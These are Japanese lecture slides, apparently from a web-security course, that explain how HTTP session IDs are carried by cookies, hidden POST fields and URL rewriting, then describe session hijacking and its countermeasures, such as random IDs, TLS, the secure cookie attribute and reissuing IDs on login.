
4. セッションの基礎と ログインセッション




HTTPリクエストが複数エンティティより寄せられる



どう見分けるか？



「しるし」ごとに文脈を保つ



「文脈」=「さっきどこまで話したっけ」

- 「文脈」=セッション
- 「しるし」=セッション ID

セッションIDを運ぶ手段

次のいずれかが用いられる

(1) Cookie


(2) POSTデータ (hidden項目)

(3) URLリライティング

HTTP リクエスト

```
POST /bookshop/subscribe.jsp;SID=E7VMP7 HTTP/1.1
Host: example.com
Referer: http://example.com/bookshop/top.html
Cookie: SID=E7VMP7
Content-Type: application/x-www-form-urlencoded
Content-Length: 133

category=magazine&product_id=7345&payment_method
=creditcard&SID=E7VMP7&TOKEN=383751
```



Set-Cookie: と Cookie:

HTTP レスポンス

Set-Cookie: **SID=E7VMP7**; maxage=1800; path=/; secure

HTTP リクエスト

Cookie: **SID=E7VMP7**

Cookie: **SID=E7VMP7**

Cookie: **SID=E7VMP7**

ブラウザ

サーバ


ログインセッション

- ◆ ログイン状態を維持するセッション
 - ユーザ認証 (Authentication) との組み合わせ
 - セッションIDに「ユーザ認証済み」の意味をもたせる
- ◆ アプリケーションにおいて実装する必要性
 - 処理系は自動的に面倒をみてくれない
- ◆ セッションハイジャックの脅威
 - セッションIDが攻撃の標的になる


セッション機構とユーザ認証・まとめ

- ◆ HTTPリクエストが複数エンティティから寄せられる
 - リクエストに「しるし」を含ませる
 - サーバにおいては、「しるし」ごとに文脈を保つ
- ◆ セッションIDを運ぶ手段
 - Cookie / POSTデータ (hidden項目) / URLリライティング
- ◆ Cookieのためのヘッダ
 - Set-Cookie: と Cookie:
- ◆ ログインセッション
 - ユーザ認証 ⇒ セッション機構によってログイン状態を維持

5. セッションハイジャック



セッションハイジャック – 攻撃の流れ




セッションハイジャックの被害

- ◆ 本人のログインセッションへ他人が侵入
- ◆ 本人になりすましたシステム操作
 - 情報漏洩
 - 金銭被害
 - 業務妨害 等

ログインセッションの「悪い例」

ひとつのCookieの値を変えずにログイン前からログイン後にわたってセッションを追跡するケース (問題あり)



セッションハイジャック対策

◆「推測」への対抗

- 予測困難なランダム値を使う
- ログイン(ユーザ認証)成功のたびに異なる値を使う


◆「奪取」への対抗

- TLS を使用する
- Cookieにsecure属性をつける
- Cookieの「寿命」を短めにする
- ログイン成功時にセッションIDを発行し直す


セッションハイジャックのポイント

- ◆ セッションIDの発行と運用にかかわる問題
- ◆ 他者がセッションへ侵入してくる
- ◆ 対策
 - 「推測」への対抗
 - 「奪取」への対抗

6. セッションフィクセーション (セッションIDのお膳立て)



